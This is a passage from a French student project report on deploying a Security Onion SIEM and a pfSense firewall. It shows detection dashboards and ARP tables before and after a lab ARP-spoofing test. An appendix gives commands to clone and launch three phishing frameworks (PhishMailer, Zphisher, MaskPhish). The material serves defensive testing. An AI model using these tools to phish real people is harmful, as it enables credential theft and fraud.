


FIGURE 4.37 – Kibana-Indicator

• Squert

Cet outil visuel tente de fournir un contexte supplémentaire aux événements grâce à l'utilisation de métadonnées de Sguil et de représenter la liste des attaques détectées selon la priorité. dans la figure 4.35 nous constatons la détection de plusieurs types d'attaques par exemple network trojan virus, fiesta exploit kit to infect windows computers.




FIGURE 4.38 – Squert-EVENTS

Squert offre aussi une autre interface SUMMARY qui fait un résumé de tous les événements pour faciliter la visualisation aux superviseurs.




FIGURE 4.39 – Squert-SUMMARY

6 Vérification de fonctionnement de pfSense

Pour vérifier le bon fonctionnement de pfSense dans notre architecture. Cette vérification se base sur la possibilité de détecter des attaques de type ARP. Donc on lance notre outil et on constate la table ARP comme le montre la figure 4.45.

Interface	IP address	MAC address	Hostname	Status	Link Type	Actions
WAN	192.168.1.1	08:00:27:a2:7a:d0	PFESense.home.arpa	Dormant	ethernet	
LAN	192.168.1.1	08:00:27:4d:43:0d	PFESense.home.arpa	Permanent	ethernet	
LAN	192.168.1.100	08:00:27:6f:64:10	redway-virtualbox	Expires in 1169 seconds	ethernet	
LAN	192.168.1.100	08:00:27:6f:64:10	redway-virtualbox	Expires in 1169 seconds	ethernet	

FIGURE 4.40 – Table ARP avant l'attaque

Suite au lancement de l'attaque de MITM qui est basée sur l'empoisonnement du cache ARP, on remarque que la table ARP a été changée dont on trouve la même @ MAC correspond à deux @ IP différentes ce qui montre qu'il existe une attaque d'ARP spoofing.

Interface	IP address	MAC address	Hostname	Status	Link Type	Actions
	192.168.1.101	08:00:27:6f:64:10	redway-virtualbox			
	192.168.1.100	08:00:27:6f:64:10	redway-virtualbox			
LAN	192.168.1.101	08:00:27:6f:64:10	redway-virtualbox	Expires in 1200 seconds	ethernet	
LAN	192.168.1.100	08:00:27:6f:64:10	redway-virtualbox	Expires in 1190 seconds	ethernet	

FIGURE 4.41 – Table ARP après l'attaque

Conclusion

Pour conclure ce chapitre, nous avons énuméré les logiciels nécessaires pour la mise en place de notre solution, nous avons présenté notre architecture SO. Puis, suite à l'aide d'Oracle VM VirtualBox, et nous avons mis en place un fierwall Pfsense pour renforcer la détection des menaces. Nous avons testé le bon fonctionnement des différentes parties de la solution et nous avons étudié la réaction du système face aux attaques présentées au niveau du chapitre 2.

Conclusion Générale

Notre projet de fin d'étude porte essentiellement sur l'installation, la configuration ainsi que la mise en place d'une solution SIEM à base d'outil Open Source.

Nous avons commencé par l'étude documentaire nécessaire concernant les SIEM et tout outil permettant de détecter les intrusions. Puis, nous avons réalisé une étude comparative entre les outils open source en faisant notre choix sur la solution la plus adéquate basé sur Security Onion en tant que SIEM et PfSense. En effet, nous avons choisi d'installer Security Onion en tant que SIEM et pfSense comme un outil extérieur.

Cette solution SIEM avec l'implémentation du firewall PfSense a été testée en analysant le comportement du système face à un ensemble d'attaques récurrentes.

Grâce à cette solution et ses services (Sguil, Squert, OSSEC, Snort), les intrusions sont détectables et nous pouvons mettre en place les mesures adéquates afin de les arrêter. Les outils Wireshark, Network et Miner permettent aux services de Security Onion de tirer des conclusions après chaque événement réalisé qui peuvent, par suite, être des preuves contre un attaquant.

Cette solution peut être améliorée en prenant en considération et en étudiant le comportement du système face à un ensemble d'attaques plus large. De plus, à part les mesures de détection il est important de mettre en place des mécanismes de protection qui contrôlent les attaques en temps réel. Un autre point important, qui peut aider les administrateurs réseaux à mieux gérer les intrusions est de mettre en place un tableau de bord qui facilitera l'accès aux différentes informations concernant le fonctionnement du réseau et si des intrusions ont eu lieu.

Surtout, suite au développement des appareils Internet of Things (IoT) dans divers secteurs, toute protection n'est, toujours, pas suffisante et préserver des architectures fortement sécurisées est souhaitable.

Annexe 1 : Installations des frameworks de l'attaque de phishing


Afin de réaliser l'attaque de phishing, il faut d'abord installer des outils pour nous aider. Donc cette partie est destinée pour développer les étapes successives d'installation des frameworks utilisés : PhishMailer, Zphisher et MaskPhish. [12] [13] [14]

PhishMailer

Pour l'installation de PhishMailer il suffit de se déplacer vers le bureau. Et utilisez les commandes suivantes :


cd Desktop.

Puis, [git clone https://www.github.com/BiZken/PhishMailer.git](https://www.github.com/BiZken/PhishMailer.git).



```
ot
Parrot Terminal
File Edit View Search Terminal Help
[malek@malek-virtualbox] ~
$ cd Desktop
[malek@malek-virtualbox] ~/Desktop
$ git clone https://www.github.com/BiZken/PhishMailer.git
Cloning into 'PhishMailer'...
warning: redirecting to https://github.com/BiZken/PhishMailer.git/
remote: Enumerating objects: 184, done.
remote: Counting objects: 100% (126/126), done.
remote: Compressing objects: 100% (106/106), done.
remote: Total 184 (delta 51), reused 72 (delta 15), pack-reused 58
Receiving objects: 100% (184/184), 259.82 KiB | 34.00 KiB/s, done.
Resolving deltas: 100% (69/69), done.
[malek@malek-virtualbox] ~/Desktop
```



Ensuite, accédez au répertoire de l'outil comme suit :



```
ot
Parrot Terminal
File Edit View Search Terminal Help
[malek@malek-virtualbox] ~
$ cd Desktop
[malek@malek-virtualbox] ~/Desktop
$ cd PhishMailer/
[malek@malek-virtualbox] ~/Desktop/PhishMailer
```

L'outil a été téléchargé. Maintenant, pour exécuter l'outil, utilisez la commande suivante.

python3 PhishMailer.py.




Vous pouvez voir de nombreuses options ici, vous pouvez utiliser toutes ces options pour créer des e-mails de phishing.

Zphisher

Pour installer l'outil, accédez d'abord au bureau. Puis installez l'outil à l'aide des commandes suivantes :

git clone git ://github.com/htr-tech/zphisher.git.

Puis, **cd zphisher.**



```
[x]-[malek@malek-virtualbox]-[~]
└─$ git clone https://github.com/htr-tech/zphisher
Cloning into 'zphisher'...
remote: Enumerating objects: 1419, done.
remote: Counting objects: 100% (154/154), done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 1419 (delta 71), reused 95 (delta 47), pack-reused 1265
Receiving objects: 100% (1419/1419), 25.81 MiB | 676.00 KiB/s, done.
Resolving deltas: 100% (631/631), done.
[malek@malek-virtualbox]-[~]
└─$ ls
Desktop  Downloads  Pictures  Templates  zphisher
Documents  Music  Public  Videos
[malek@malek-virtualbox]-[~]
└─$ cd zphisher
[malek@malek-virtualbox]-[~/zphisher]
```

Maintenant que vous êtes dans le répertoire zphisher, utilisez la commande suivante pour exécuter l'outil :

bash zphisher.sh.



L'outil a commencé à fonctionner avec succès. Vous devez maintenant choisir les options pour lequel vous devez créer la page de phishing.


MaskPhish

Pour installer MashPhish commencez par utiliser la commande suivante :

git clone https://github.com/jaykali/maskphish.

Puis, déplacez vous dans le répertoire avec l'utilisation de cette commande :


cd maskphish.



```
[malek@malek-virtualbox]~]$ git clone https://github.com/jaykali/maskphish
Cloning into 'maskphish'...
remote: Enumerating objects: 174, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 174 (delta 22), reused 14 (delta 14), pack-reused 146
Receiving objects: 100% (174/174), 47.08 KiB | 169.00 KiB/s, done.
Resolving deltas: 100% (67/67), done.
[malek@malek-virtualbox]~]$ cd maskphish
[malek@malek-virtualbox]~/maskphish]$
```

Vous pouvez maintenant exécuter l'outil à l'aide de la commande suivante :
bash maskphish.sh.

Cette commande ouvrira le menu d'aide de MaskPhish.



```
[x]~[malek@malek-virtualbox]~/maskphish]$ bash maskphish.sh
#####
##### MaskPhish #####
#####
Please Visit https://www.kalilinux.in
Copyright JayKali

### Phishing URL ###

Paste Phishing URL here (with http or https):
```

Bibliographie

- [1] <https://www.ansi.tn/fr/ansi/missions>. La Société ANSI.
- [10] <http://stuff.is-a-geek.net/OnlineDocs/Security/securityonion.readthedocs.io/en/latest/about.html>
Composants de Security Onion.
- [11] <https://www.parrotsec.org/docs/fr/qu-est-ce-que-parrot.html>. Parrot Os.
- [2] <https://www.ansi.tn/fr/ansi/missions>. Missions de l'ANSI.
- [3] <https://www.ansi.tn/statistics>. Statistiques sur le cyberespace Tunisien.
- [4] <http://www.machaon.fr/isn/reseaux/Fiche-Wireshark.pdf>. Wireshark.
- [5] <https://www.securiteinfo.com/attaques/hacking/outils/sqlmap.shtml>. SQLmap.
- [6] <https://onniscolas.files.wordpress.com/2018/04/pfsense.pdf>. PfSense.
- [7] <https://blog.qbsmsp.com/introduction-to-untangle-firewall>. Untangle.
- [8] <https://portfolioyassinehajjaji.files.wordpress.com/2019/06/projet-pfsense.pdf>. PfSense.
- [9] <https://www.synetis.com/soc-security-operations-center/>. Composition du SOC.
- [12] <https://www.geeksforgeeks.org/phishmailer-generate-professional-phishing-alert-templates-in-kali-linux>. PhishMailer.
- [13] <https://github.com/htr-tech/zphisher>. Zphisher.
- [14] <https://www.geeksforgeeks.org/maskphish-hide-phishing-link-behind-real-domain>. MaskPhish.